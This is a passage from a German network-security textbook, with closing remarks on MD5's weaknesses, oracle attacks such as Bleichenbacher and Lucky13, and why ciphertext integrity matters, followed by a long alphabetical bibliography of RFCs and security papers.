MD5. Die Hashfunktion MD5 wird, trotz ihrer eklatanten Schwächen, immer noch im Internet eingesetzt. Sie wird in Produkten aus Gründen der Rückwärtskompatibilität unterstützt, und sie taucht noch in Standards auf. Dabei sollte allen Verantwortlichen spätestens seit er Publikation eines gefälschten, aber gültigen Zertifikats [SLdW07] das enorme Gefahrenpotenzial bewusst geworden sein. Hier ist eine Herkulesaufgabe zu lösen, denn letztendlich müssen alle praxisrelevanten Sicherheitsstandards nach MD5 durchforstet und ggf. aktualisiert werden, und MD5 muss in allen Softwareprodukten endgültig deaktiviert werden.

Verschlüsselung schützt die Integrität von Nachrichten nicht. Dass Stromchiffren die Integrität von Klartexten nicht schützen, sollte spätestens seit den Angriffen auf WEP (vgl. Unterabschnitt 3.3.3) jedermann klar sein. Beim CBC-Modus von Blockchiffren war dies theoretisch schon länger bekannt, in der Praxis wurde CBC aber als etwas wahrgenommen, das die Integrität von Klartexten zumindest teilweise schützt (Schutz vor Veränderung der Reihenfolge von Klartextblöcken). Für den ersten Klartextblock verhält sich CBC aber wie eine Stromchiffre, und dies kann verheerende Auswirkungen haben, wie Padding Oracle-Angriffe und der Angriff auf XML Encryption [JJ11] gezeigt haben.

Vorsicht bei automatischer Entschlüsselung. Daniel Bleichenbacher hat schon 1999 gezeigt, wie gefährlich es ist, wenn nach einer automatischen Entschlüsselung eine Fehlermeldung ausgegeben wird. Padding Oracle- und Plaintext Checking Oracle-Angriffe haben das Angriffsspektrum erweitert, und statt Fehlermeldungen reichen heute auch schon kleine Zeitdifferenzen aus (Lucky13). Daher sollte immer dort, wo ein Server verschlüsselt mit der Außenwelt kommuniziert, bei der Auswahl der Sicherheitstechnologien besondere Sorgfalt angewandt werden.

Der Integrität des Chiffretexts muss geschützt werden, nicht die des Klartexttexts. In den 90er Jahren gab es eine Diskussion, ob die Integrität des Klartexts oder die des Chiffretexts geschützt werden müsse. Unter dem Schlagwort „See What You Sign!“ wurde dann die These, es müsse immer der Klartext geschützt werden, zum Dogma erhoben. *Diese These ist aber falsch!* Alle Orakel-basierten Angriffe (Bleichenbacher, Padding Oracle, Plaintext Checking Oracle, Lucky13, Angriffe auf SSH [APW09] und IPsec [DP10]) funktionieren nur deshalb, weil nur die Integrität des Klartexts geschützt ist. Ein Umdenken ist hier dringend erforderlich!

Literaturverzeichnis

- [3rd99a] D. Eastlake 3rd. Domain Name System Security Extensions. RFC 2535 (Proposed Standard), March 1999. Obsoleted by RFCs 4033, 4034, 4035, updated by RFCs 2931, 3007, 3008, 3090, 3226, 3445, 3597, 3655, 3658, 3755, 3757, 3845.
- [3rd99b] D. Eastlake 3rd. DSA KEYs and SIGs in the Domain Name System (DNS). RFC 2536 (Proposed Standard), March 1999. Updated by RFC 6944.
- [3rd99c] D. Eastlake 3rd. RSA/MD5 KEYs and SIGs in the Domain Name System (DNS). RFC 2537 (Proposed Standard), March 1999. Obsoleted by RFC 3110.
- [3rd99d] D. Eastlake 3rd. Storage of Diffie-Hellman Keys in the Domain Name System (DNS). RFC 2539 (Proposed Standard), March 1999. Updated by RFC 6944.
- [3rd05] D. Eastlake 3rd. Cryptographic Algorithm Implementation Requirements for Encapsulating Security Payload (ESP) and Authentication Header (AH). RFC 4305 (Proposed Standard), December 2005. Obsoleted by RFC 4835.
- [AA04] D. Atkins and R. Austein. Threat Analysis of the Domain Name System (DNS). RFC 3833 (Informational), August 2004.
- [AAL⁺05a] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. DNS Security Introduction and Requirements. RFC 4033 (Proposed Standard), March 2005. Updated by RFCs 6014, 6840.
- [AAL⁺05b] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. Protocol Modifications for the DNS Security Extensions. RFC 4035 (Proposed Standard), March 2005. Updated by RFCs 4470, 6014, 6840.
- [AAL⁺05c] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. Resource Records for the DNS Security Extensions. RFC 4034 (Proposed Standard), March 2005. Updated by RFCs 4470, 6014, 6840, 6944.
- [ABV⁺04] B. Aboba, L. Blunk, J. Vollbrecht, J. Carlson, and H. Levkowetz. Extensible Authentication Protocol (EAP). RFC 3748 (Proposed Standard), June 2004. Updated by RFCs 5247, 7057.
- [AC14] Aircrack-ng Homepage. <http://www.aircrack-ng.org>, 2014.
- [ACE] Amazon Elastic Compute Cloud (Amazon EC2). <http://aws.amazon.com/ec2/>.
- [AD04] B. Aboba and W. Dixon. IPsec-Network Address Translation (NAT) Compatibility Requirements. RFC 3715 (Informational), March 2004.
- [AES01] Specification for the Advanced Encryption Standard (AES). Federal Information Processing Standards Publication 197, <http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf>, 2001.
- [AGS05] André Adelsbach, Sebastian Gajek, and Jörg Schwenk. Visual Spoofing of SSL Protected Web Sites and Effective Countermeasures. In Robert H. Deng, Feng Bao, HweeHwa Pang, and Jianying Zhou, editors, *ISPEC*, volume 3439 of *Lecture Notes in Computer Science*, pages 204–216. Springer, 2005.
- [AH06] J. Arkko and H. Haverinen. Extensible Authentication Protocol Method for 3rd Generation Authentication and Key Agreement (EAP-AKA). RFC 4187 (Informational), January 2006. Updated by RFC 5448.
- [AMP96] A. Aziz, T. Markson, and H. Prafullchandra. Simple Key-Management For Internet Protocols (SKIP). In *ICG Technical Report Series, Internet Commerce Group*. Sun Microsystems, Inc., October 1996.

- [AP13] Nadhem J. AlFardan and Kenneth G. Paterson. Lucky thirteen: Breaking the TLS and DTLS record protocols. In *2013 IEEE Symposium on Security and Privacy*, pages 526–540, Berkeley, California, USA, May 19–22, 2013. IEEE Computer Society Press.
- [APW09] Martin R. Albrecht, Kenneth G. Paterson, and Gaven J. Watson. Plaintext recovery attacks against SSH. In *2009 IEEE Symposium on Security and Privacy*, pages 16–26, Oakland, California, USA, May 17–20, 2009. IEEE Computer Society Press.
- [AS99] B. Aboba and D. Simon. PPP EAP TLS Authentication Protocol. RFC 2716 (Experimental), October 1999. Obsoleted by RFC 5216.
- [ASK05] Onur Acıçomez, Werner Schindler, and Çetin Kaya Koç. Improving Brumley and Boneh timing attack on unprotected SSL implementations. In Vijayalakshmi Atluri, Catherine Meadows, and Ari Juels, editors, *ACM CCS 05: 12th Conference on Computer and Communications Security*, pages 139–146, Alexandria, Virginia, USA, November 7–11, 2005. ACM Press.
- [ASZ96] D. Atkins, W. Stallings, and P. Zimmermann. PGP Message Exchange Formats. RFC 1991 (Informational), August 1996. Obsoleted by RFC 4880.
- [Bac02] Adam Back. Pgp timeline. <http://www.cypherspace.org/adam/timeline/>, Retrieved 2014/04/02.
- [Bal93] D. Balenson. Privacy Enhancement for Internet Electronic Mail: Part III: Algorithms, Modes, and Identifiers. RFC 1423 (Historic), February 1993.
- [Bar04] Gregory V. Bard. The Vulnerability of SSL to Chosen Plaintext Attack. *IACR Cryptology ePrint Archive*, 2004, May 2004.
- [Bar06] Gregory V. Bard. A Challenging But Feasible Blockwise-Adaptive Chosen-Plaintext Attack on SSL. In *SECRYPT 2006, Proceedings of the International Conference on Security and Cryptography*. INSTICC Press, August 2006.
- [Bar11a] A. Barth. HTTP State Management Mechanism. RFC 6265 (Proposed Standard), April 2011.
- [Bar11b] A. Barth. The Web Origin Concept. RFC 6454 (Proposed Standard), December 2011.
- [BB03] David Brumley and Dan Boneh. Remote Timing Attacks are Practical. In *Proceedings of the 12th conference on USENIX Security Symposium - Volume 12*, SSYM’03, Berkeley, CA, USA, June 2003. USENIX Association.
- [BBK08] Elad Barkan, Eli Biham, and Nathan Keller. Instant Ciphertext-Only Cryptanalysis of GSM Encrypted Communication. *J. Cryptology*, 21(3):392–429, 2008.
- [BCDL05] M. Baugher, R. Canetti, L. Dondeti, and F. Lindholm. Multicast Security (MSEC) Group Key Management Architecture. RFC 4046 (Informational), April 2005.
- [BD94] Mike Burmester and Yvo Desmedt. A Secure and Efficient Conference Key Distribution System (Extended Abstract). In Alfredo De Santis, editor, *EUROCRYPT*, volume 950 of *Lecture Notes in Computer Science*, pages 275–286. Springer, 1994.
- [BDG90a] José L. Balcázar, Josep Díaz, and Joaquim Gabarró. *Structural Complexity I*, volume 11 of *EATCS Monographs on Theoretical Computer Science*. Springer, 1990.

- [BDG90b] José L. Balcázar, Josep Díaz, and Joaquim Gabarró. *Structural Complexity II*, volume 22 of *EATCS Monographs on Theoretical Computer Science*. Springer, 1990.
- [BDL97] Dan Boneh, Richard A. DeMillo, and Richard J. Lipton. On the importance of checking cryptographic protocols for faults (extended abstract). In Walter Fumy, editor, *Advances in Cryptology – EUROCRYPT’97*, volume 1233 of *Lecture Notes in Computer Science*, pages 37–51, Konstanz, Germany, May 11–15, 1997. Springer, Berlin, Germany.
- [Bec97] Klaus-Clemens Becker. *Design und Analyse von Konferenzschlüsselsystemen. Dissertation Justus-Liebig-Universität Gießen (1996)*. Shaker Verlag, Aachen, 1997.
- [Bel10] R. Bellis. DNS Transport over TCP - Implementation Requirements. RFC 5966 (Proposed Standard), August 2010.
- [Beu09] Albrecht Beutelspacher. *Kryptologie, 9. Auflage*. Vieweg+Teubner Verlag, Wiesbaden, 2009. ISBN: 978-3834807038.
- [BFK⁺12] Romain Bardou, Riccardo Focardi, Yusuke Kawamoto, Lorenzo Simionato, Graham Steel, and Joe-Kai Tsay. Efficient padding oracle attacks on cryptographic hardware. In Reihaneh Safavi-Naini and Ran Canetti, editors, *Advances in Cryptology – CRYPTO 2012*, volume 7417 of *Lecture Notes in Computer Science*, pages 608–625, Santa Barbara, CA, USA, August 19–23, 2012. Springer, Berlin, Germany.
- [BFK⁺13] Karthikeyan Bhargavan, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, and Pierre-Yves Strub. Implementing tls with verified cryptographic security. In *IEEE Symposium on Security and Privacy*, pages 445–459. IEEE Computer Society, 2013.
- [BIN] Berkley Internet Name Domain, Version 9. <http://www.isc.org/downloads/bind/>.
- [Ble98] Daniel Bleichenbacher. Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In Hugo Krawczyk, editor, *Advances in Cryptology – CRYPTO’98*, volume 1462 of *Lecture Notes in Computer Science*, pages 1–12, Santa Barbara, CA, USA, August 23–27, 1998. Springer, Berlin, Germany.
- [BLFF96] T. Berners-Lee, R. Fielding, and H. Frystyk. Hypertext Transfer Protocol – HTTP/1.0. RFC 1945 (Informational), May 1996.
- [BLFM05] T. Berners-Lee, R. Fielding, and L. Masinter. Uniform Resource Identifier (URI): Generic Syntax. RFC 3986 (INTERNET STANDARD), January 2005. Updated by RFC 6874.
- [BLS⁺95] J. Benaloh, B. Lampson, D. Simon, T. Spies, and B. Yee. The Private Communication Technology (PCT) Protocol (Internet Draft). <http://tools.ietf.org/html/draft-benaloh-pct-00>, 1995.
- [BM08] John Boyer and Glenn Marcy. Canonical XML version 1.1. W3C recommendation, W3C, May 2008. <http://www.w3.org/TR/2008/REC-xml-c14n11-20080502/>.
- [BMN⁺04] M. Baugher, D. McGrew, M. Naslund, E. Carrara, and K. Norrman. The Secure Real-time Transport Protocol (SRTP). RFC 3711 (Proposed Standard), March 2004. Updated by RFCs 5506, 6904.
- [BMS00] D. Balenson, D. McGrew, and A. Sherman. Key management for large dynamic groups: One-way function trees and amortized initialization (internet draft). <http://tools.ietf.org/html/draft-irtf-smug-groupkeymgmt-of-00>, 2000.

- [BMSM⁺12] David Beech, Noah Mendelsohn, Michael Sperberg-McQueen, Sandy Gao, Murray Maloney, and Henry Thompson. W3C XML Schema Definition Language (XSD) 1.1 Part 1: Structures. W3C recommendation, W3C, April 2012. <http://www.w3.org/TR/2012/REC-xmlschema11-1-20120405/>.
- [BR93] Mihir Bellare and Phillip Rogaway. Entity authentication and key distribution. In Douglas R. Stinson, editor, *Advances in Cryptology – CRYPTO’93*, volume 773 of *Lecture Notes in Computer Science*, pages 232–249, Santa Barbara, CA, USA, August 22–26, 1993. Springer, Berlin, Germany.
- [BR96] R. Baldwin and R. Rivest. The RC5, RC5-CBC, RC5-CBC-Pad, and RC5-CTS Algorithms. RFC 2040 (Informational), October 1996.
- [BSW00] Alex Biryukov, Adi Shamir, and David Wagner. Real time cryptanalysis of A5/1 on a PC. In Bruce Schneier, editor, *Fast Software Encryption – FSE 2000*, volume 1978 of *Lecture Notes in Computer Science*, pages 1–18, New York, NY, USA, April 10–12, 2000. Springer, Berlin, Germany.
- [BSW06] Albrecht Beutelspacher, Jörg Schwenk, and Klaus-Dieter Wolfenstetter. *Moderne Verfahren der Kryptographie: Von RSA zu Zero-Knowledge*. Vieweg+Teubner Verlag, Wiesbaden, 2006. ISBN 978-3-8348-0083-1.
- [BT07] F. Bersani and H. Tschofenig. The EAP-PSK Protocol: A Pre-Shared Key Extensible Authentication Protocol (EAP) Method. RFC 4764 (Experimental), January 2007.
- [BT11] Billy Bob Brumley and Nicola Tuveri. Remote timing attacks are still practical. In Vijay Atluri and Claudia Díaz, editors, *ESORICS 2011: 16th European Symposium on Research in Computer Security*, volume 6879 of *Lecture Notes in Computer Science*, pages 355–371, Leuven, Belgium, September 12–14, 2011. Springer, Berlin, Germany.
- [BV98] L. Blunk and J. Vollbrecht. PPP Extensible Authentication Protocol (EAP). RFC 2284 (Proposed Standard), March 1998. Obsoleted by RFC 3748, updated by RFC 2484.
- [BW98] Klaus Becker and Uta Wille. Communication complexity of group key distribution. In Li Gong and Michael K. Reiter, editors, *ACM Conference on Computer and Communications Security*, pages 1–6. ACM, 1998.
- [CDF⁺07] J. Callas, L. Donnerhacke, H. Finney, D. Shaw, and R. Thayer. OpenPGP Message Format. RFC 4880 (Proposed Standard), November 2007. Updated by RFC 5581.
- [CDFT98] J. Callas, L. Donnerhacke, H. Finney, and R. Thayer. OpenPGP Message Format. RFC 2440 (Proposed Standard), November 1998. Obsoleted by RFC 4880.
- [cHBL11] Tanek Çelik, Ian Hickson, Bert Bos, and Håkon Wium Lie. Cascading style sheets level 2 revision 1 (CSS 2.1) specification. W3C recommendation, W3C, June 2011. <http://www.w3.org/TR/2011/REC-CSS2-20110607>.
- [Cis] Cisco. Cisco LEAP. http://www.cisco.com/c/en/us/products/collateral/wireless/aironet-1200-series/prod_qas0900aec801764f1.html. Accessed: 2014-03-10.
- [Com11] Comodo CA Ltd. Comodo Report of Incident - Comodo detected and thwarted an intrusion on 26-MAR-2011. <https://www.comodo.com/Comodo-Fraud-Incident-2011-03-23.html>, March 2011.
- [Cri94] M. Crispin. Internet Message Access Protocol - Version 4. RFC 1730 (Proposed Standard), December 1994. Obsoleted by RFCs 2060, 2061.

- [Cri96] M. Crispin. Internet Message Access Protocol - Version 4rev1. RFC 2060 (Proposed Standard), December 1996. Obsoleted by RFC 3501.
- [Cri03] M. Crispin. INTERNET MESSAGE ACCESS PROTOCOL - VERSION 4rev1. RFC 3501 (Proposed Standard), March 2003. Updated by RFCs 4466, 4469, 4551, 5032, 5182, 5738, 6186, 6858.
- [Cro82] D. Crocker. STANDARD FOR THE FORMAT OF ARPA INTERNET TEXT MESSAGES. RFC 822 (INTERNET STANDARD), August 1982. Obsoleted by RFC 2822, updated by RFCs 1123, 2156, 1327, 1138, 1148.
- [CSF⁺08] D. Cooper, S. Santesson, S. Farrell, S. Boeyen, R. Housley, and W. Polk. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280 (Proposed Standard), May 2008. Updated by RFC 6818.
- [CWMSZ07] N. Cam-Winget, D. McGrew, J. Salowey, and H. Zhou. The Flexible Authentication via Secure Tunneling Extensible Authentication Protocol Method (EAP-FAST). RFC 4851 (Informational), May 2007.
- [CWWZ10] Shuo Chen, Rui Wang, XiaoFeng Wang, and Kehuan Zhang. Side-Channel Leaks in Web Applications: A Reality Today, a Challenge Tomorrow. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, SP '10. IEEE Computer Society, May 2010.
- [DA99] T. Dierks and C. Allen. The TLS Protocol Version 1.0. RFC 2246 (Proposed Standard), January 1999.
- [Daz] Dazzlepod. Disclosure project. <http://dazzlepod.com/disclosure/>. Accessed: 2014-03-05.
- [Dee89] S.E. Deering. Host extensions for IP multicasting. RFC 1112 (INTERNET STANDARD), August 1989. Updated by RFC 2236.
- [Des77] Des. Data encryption standard. In *In FIPS PUB 46, Federal Information Processing Standards Publication*, pages 46–2, 1977.
- [Deu96] T. Deutsch. DEFLATE Compressed Data Format Specification version 1.3. RFC 1951 (Proposed Standard), May 1996.
- [DG96] P. Deutsch and J-L. Gailly. ZLIB Compressed Data Format Specification version 3.3. RFC 1950 (Informational), May 1996.
- [DH76] Whitfield Diffie and Martin E. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, 22(6):644–654, 1976.
- [DH95] S. Deering and R. Hinden. Internet Protocol, Version 6 (IPv6) Specification. RFC 1883 (Proposed Standard), December 1995. Obsoleted by RFC 2460.
- [DH98] S. Deering and R. Hinden. Internet Protocol, Version 6 (IPv6) Specification. RFC 2460 (Draft Standard), December 1998. Updated by RFCs 5095, 5722, 5871, 6437, 6564, 6935, 6946, 7045, 7112.
- [DHR⁺98] S. Dusse, P. Hoffman, B. Ramsdell, L. Lundblade, and L. Repka. S/MIME Version 2 Message Specification. RFC 2311 (Historic), March 1998.
- [DHRW98] S. Dusse, P. Hoffman, B. Ramsdell, and J. Weinstein. S/MIME Version 2 Certificate Handling. RFC 2312 (Historic), March 1998.
- [Dob98] Hans Dobbertin. Cryptanalysis of MD4. *J. Cryptology*, 11(4):253–271, 1998.

- [DP07] Jean Paul Degabriele and Kenneth G. Paterson. Attacking the IPsec standards in encryption-only configurations. In *2007 IEEE Symposium on Security and Privacy*, pages 335–349, Oakland, California, USA, May 20–23, 2007. IEEE Computer Society Press.
- [DP10] Jean Paul Degabriele and Kenneth G. Paterson. On the (in)security of IPsec in MAC-then-encrypt configurations. In Ehab Al-Shaer, Angelos D. Keromytis, and Vitaly Shmatikov, editors, *ACM CCS 10: 17th Conference on Computer and Communications Security*, pages 493–504, Chicago, Illinois, USA, October 4–8, 2010. ACM Press.
- [DR06] T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.1. RFC 4346 (Proposed Standard), April 2006.
- [DR08] T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246 (Proposed Standard), August 2008.
- [DVOW92] Whitfield Diffie, Paul C. Van Oorschot, and Michael J. Wiener. Authentication and authenticated key exchanges. *Des. Codes Cryptography*, 2(2):107–125, June 1992.
- [EMCK07] H. Eland, R. Mundy, S. Crocker, and S. Krishnaswamy. Requirements Related to DNS Security (DNSSEC) Trust Anchor Rollover. RFC 4986 (Informational), August 2007.
- [ETLR01] M. Elkins, D. Del Torto, R. Levien, and T. Roessler. MIME Security with OpenPGP. RFC 3156 (Proposed Standard), August 2001.
- [Eur] European Computer Manufacturers Association. ECMA Script 5. <http://www.ecma-international.org/publications/files/ECMA-ST/Ecma-262.pdf>.
- [FALZ12] V. Fajardo, J. Arkko, J. Loughney, and G. Zorn. Diameter Base Protocol. RFC 6733 (Proposed Standard), October 2012. Updated by RFC 7075.
- [FB96a] N. Freed and N. Borenstein. Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples. RFC 2049 (Draft Standard), November 1996.
- [FB96b] N. Freed and N. Borenstein. Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies. RFC 2045 (Draft Standard), November 1996. Updated by RFCs 2184, 2231, 5335, 6532.
- [FB96c] N. Freed and N. Borenstein. Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types. RFC 2046 (Draft Standard), November 1996. Updated by RFCs 2646, 3798, 5147, 6657.
- [FBW08] P. Funk and S. Blake-Wilson. Extensible Authentication Protocol Tunneled Transport Layer Security Authenticated Protocol Version 0 (EAP-TTLSv0). RFC 5281 (Informational), August 2008.
- [FGK03] S. Frankel, R. Glenn, and S. Kelly. The AES-CBC Cipher Algorithm and Its Use with IPsec. RFC 3602 (Proposed Standard), September 2003.
- [FGM+97] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, and T. Berners-Lee. Hypertext Transfer Protocol – HTTP/1.1. RFC 2068 (Proposed Standard), January 1997. Obsoleted by RFC 2616.
- [FGM+99] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Hypertext Transfer Protocol – HTTP/1.1. RFC 2616 (Draft Standard), June 1999. Updated by RFCs 2817, 5785, 6266, 6585.
- [FH03] S. Frankel and H. Herbert. The AES-XCBC-MAC-96 Algorithm and Its Use With IPsec. RFC 3566 (Proposed Standard), September 2003.

- [FHBH⁺97] J. Franks, P. Hallam-Baker, J. Hostetler, P. Leach, A. Luotonen, E. Sink, and L. Stewart. An Extension to HTTP : Digest Access Authentication. RFC 2069 (Proposed Standard), January 1997. Obsoleted by RFC 2617.
- [FHBH⁺99] J. Franks, P. Hallam-Baker, J. Hostetler, S. Lawrence, P. Leach, A. Luotonen, and L. Stewart. HTTP Authentication: Basic and Digest Access Authentication. RFC 2617 (Draft Standard), June 1999.
- [FHMN12] Dan Forsberg, Gunther Horn, Wolf-Dietrich Moeller, and Valtteri Niemi. *LTE Security, 2nd Edition*. Wiley, Hoboken, NJ, 2012. ISBN: 978-1-118-35558-9.
- [FK05a] N. Freed and J. Klensin. Media Type Specifications and Registration Procedures. RFC 4288 (Best Current Practice), December 2005. Obsoleted by RFC 6838.
- [FK05b] N. Freed and J. Klensin. Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures. RFC 4289 (Best Current Practice), December 2005.
- [FKK11] A. Freier, P. Karlton, and P. Kocher. The Secure Sockets Layer (SSL) Protocol Version 3.0. RFC 6101 (Historic), August 2011.
- [FKP96] N. Freed, J. Klensin, and J. Postel. Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures. RFC 2048 (Best Current Practice), November 1996. Obsoleted by RFCs 4288, 4289, updated by RFC 3023.
- [FMS01] Scott R. Fluhrer, Itsik Mantin, and Adi Shamir. Weaknesses in the key scheduling algorithm of rc4. In *Revised Papers from the 8th Annual International Workshop on Selected Areas in Cryptography*, SAC '01, pages 1–24, London, UK, UK, 2001. Springer-Verlag.
- [FNL⁺13] Steve Faulkner, Erika Doyle Navara, Travis Leithead, Edward O'Connor, Robin Berjon, and Silvia Pfeiffer. HTML5. Candidate recommendation, W3C, August 2013. <http://www.w3.org/TR/2013/CR-html5-20130806/>.
- [Fou] Electronic Frontier Foundation. Electronic frontier foundation proves that des is not secure. https://w2.eff.org/Privacy/Crypto/Crypto_misc/DESCracker/HTML/19980716_eff_descracker_pressrel.html. Accessed: 2014-03-02.
- [Fox12] Fox-IT. Black Tulip - Report of the investigation into the DigiNotar Certificate Authority breach. <http://www.rijksoverheid.nl/bestanden/documenten-en-publicaties/rapporten/2011/09/05/diginotar-public-report-version-1/rapport-fox-it-operation-black-tulip-v1-0.pdf>, August 2012.
- [Gam85] Taher El Gamal. A public key cryptosystem and a signature scheme based on discrete logarithms. *IEEE Transactions on Information Theory*, 31(4):469–472, 1985.
- [GCM07] Recommendation for Block Cipher Modes of Operation: Galois/Counter Mode (GCM) and GMAC. Federal Information Processing Standards Publication 800-38 D, 2007.
- [GFD09] Patrick Gallagher, Deputy Director Foreword, and Cita Furlani Director. FIPS PUB 186-3 FEDERAL INFORMATION PROCESSING STANDARDS PUBLICATION Digital Signature Standard (DSS), 2009.
- [Gie04] Miek Gieben. DNSSEC: The Protocol, Deployment, and a Bit of Development. http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj-7-2/dnssec.html, 2004.
- [GK98] R. Glenn and S. Kent. The NULL Encryption Algorithm and Its Use With IPsec. RFC 2410 (Proposed Standard), November 1998.

- [Groa] Multicast SEcurity Group. <http://www.ietf.org/html.charters/msec-charter.html>.
- [Grob] Secure Multicast Group. <http://www.securemulticast.org/smug-index.htm>.
- [GSSX09] Sebastian Gajek, Jörg Schwenk, Michael Steiner, and Chen Xuan. Risks of the cardspace protocol. In Pierangela Samarati, Moti Yung, Fabio Martinelli, and Claudio Agostino Ardagna, editors, *ISC 2009: 12th International Conference on Information Security*, volume 5735 of *Lecture Notes in Computer Science*, pages 278–293, Pisa, Italy, September 7–9, 2009. Springer, Berlin, Germany.
- [HC98] D. Harkins and D. Carrel. The Internet Key Exchange (IKE). RFC 2409 (Proposed Standard), November 1998. Obsoleted by RFC 4306, updated by RFC 4109.
- [HH99] Hugh Harney and Eric Harder. Logical key hierarchy protocol. <http://tools.ietf.org/html/draft-harney-sparta-lkhp-sec-00>, 1999.
- [Hic95] K. Hickman. The SSL Protocol. Internet Draft, <http://tools.ietf.org/html/draft-hickman-netscape-ssl-00.txt>, April 1995.
- [Hil01] Joshua Hill. An Analysis of the RADIUS Authentication Protocol, 2001. <http://www.untruth.org/~josh/security/radius/radius-auth.html>.
- [His] History of PGP. <http://www.geocities.com/openpgp/history.html>, nicht mehr verfügbar.
- [HLFT94] S. Hanks, T. Li, D. Farinacci, and P. Traina. Generic Routing Encapsulation (GRE). RFC 1701 (Informational), October 1994.
- [HMP95] Patrick Horster, Markus Michels, and Holger Petersen. Das Meta-ElGamal Signaturverfahren und seine Anwendungen. In *Verlässliche Informationssysteme (VIS)*, 1995.
- [HN98] Johan Håstad and Mats Näslund. The security of individual RSA bits. In *39th Annual Symposium on Foundations of Computer Science*, pages 510–521, Palo Alto, California, USA, November 8–11, 1998. IEEE Computer Society Press.
- [Hol03] John Holmblad. The Evolving Threats to the Availability and Security of the Domain Name Service. <http://www.sans.org/reading-room/whitepapers/dns/evolving-threats-availability-security-domain-name-service-1264>, 2003.
- [Hol04] S. Hollenbeck. Transport Layer Security Protocol Compression Methods. RFC 3749 (Proposed Standard), May 2004.
- [Hou99] R. Housley. Cryptographic Message Syntax. RFC 2630 (Proposed Standard), June 1999. Obsoleted by RFCs 3369, 3370.
- [Hou04a] R. Housley. Cryptographic Message Syntax (CMS). RFC 3852 (Proposed Standard), July 2004. Obsoleted by RFC 5652, updated by RFCs 4853, 5083.
- [Hou04b] R. Housley. Using Advanced Encryption Standard (AES) Counter Mode With IPsec Encapsulating Security Payload (ESP). RFC 3686 (Proposed Standard), January 2004.
- [Hou09] R. Housley. Cryptographic Message Syntax (CMS). RFC 5652 (INTERNET STANDARD), September 2009.
- [HRER13] Frederick Hirsch, Thomas Roessler, Donald Eastlake, and Joseph Reagle. XML Encryption Syntax and Processing Version 1.1. W3C Recommendation, W3C, April 2013. <http://www.w3.org/TR/2013/REC-xmlenc-core1-20130411/>.

- [HS06] H. Haverinen and J. Salowey. Extensible Authentication Protocol Method for Global System for Mobile Communications (GSM) Subscriber Identity Modules (EAP-SIM). RFC 4186 (Informational), January 2006.
- [HSV⁺05] A. Huttunen, B. Swander, V. Volpe, L. DiBurro, and M. Stenberg. UDP Encapsulation of IPsec ESP Packets. RFC 3948 (Proposed Standard), January 2005.
- [HTB⁺09] Dave Hollander, Henry Thompson, Tim Bray, Andrew Layman, and Richard Tobin. Namespaces in XML 1.0 (Third Edition). W3C recommendation, W3C, December 2009. <http://www.w3.org/TR/2009/REC-xml-names-20091208/>.
- [Hui00] C. Huitema. *IPv6 - die neue Generation: Architektur und Implementierung*. Addison Wesley Verlag, 2000.
- [HYE⁺13] Frederick Hirsch, Kelvin Yiu, Donald Eastlake, Joseph Reagle, David Solo, Magnus Nyström, and Thomas Roessler. XML Signature Syntax and Processing Version 1.1. W3C Recommendation, W3C, April 2013. <http://www.w3.org/TR/2013/REC-xmldsig-core1-20130411/>.
- [HZ10] D. Harkins and G. Zorn. Extensible Authentication Protocol (EAP) Authentication Using Only a Password. RFC 5931 (Informational), August 2010.
- [IEE89] IEEE. IEEE 802.5: Token Ring. ANSI/IEEE Std 802.5, ISDN 9780738144153, 1989.
- [IEE99] IEEE 802.11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. ANSI/IEEE Std 802.11; <http://standards.ieee.org/getieee802/download/802.11-2012.pdf>, 1999.
- [IEE04] IEEE 802.11i: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 6: Medium Access Control (MAC) Security Enhancements. ANSI/IEEE Std 802.11i, 2004.
- [IEE05] IEEE Std 802.3 - 2005 Part 3: Carrier sense multiple access with collision detection (CSMA/CD) access method and physical layer specifications - Section Five, 2005.
- [IET] IETF. IPsec Working Group (ipsec). <http://datatracker.ietf.org/wg/ipsec/charter/>. <http://datatracker.ietf.org/wg/ipsec/charter/>.
- [ISO98a] Information Technology - Abstract Syntax Notation One (ASN.1): Specification of Basic Notation. <http://www.itu.int/rec/recommendation.asp?type=folders&lang=e&parent=T-REC-X.680>, 1998.
- [ISO98b] Information technology - ASN.1 encoding rules: Specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) and Distinguished Encoding Rules (DER). <http://www.itu.int/rec/recommendation.asp?type=folders&lang=e&parent=T-REC-X.690>, 1998.
- [ITW82] Ingemar Ingemarsson, Donald T. Tang, and C. K. Wong. A Conference Key Distribution System. *IEEE Transactions on Information Theory*, 28(5):714–719, 1982.
- [JHR99] Ian Jacobs, Arnaud Le Hors, and Dave Raggett. HTML 4.01 Specification. W3C recommendation, W3C, December 1999. <http://www.w3.org/TR/1999/REC-html401-19991224>.
- [JJ11] Tibor Jager and Somorovsky Juraj. How to break XML encryption. In Yan Chen, George Danezis, and Vitaly Shmatikov, editors, *ACM CCS 11: 18th Conference on Computer and Communications Security*, pages 413–422, Chicago, Illinois, USA, October 17–21, 2011. ACM Press.

- [JK03] J. Jonsson and B. Kaliski. Public-Key Cryptography Standards (PKCS) #1: RSA Cryptography Specifications Version 2.1. RFC 3447 (Informational), February 2003.
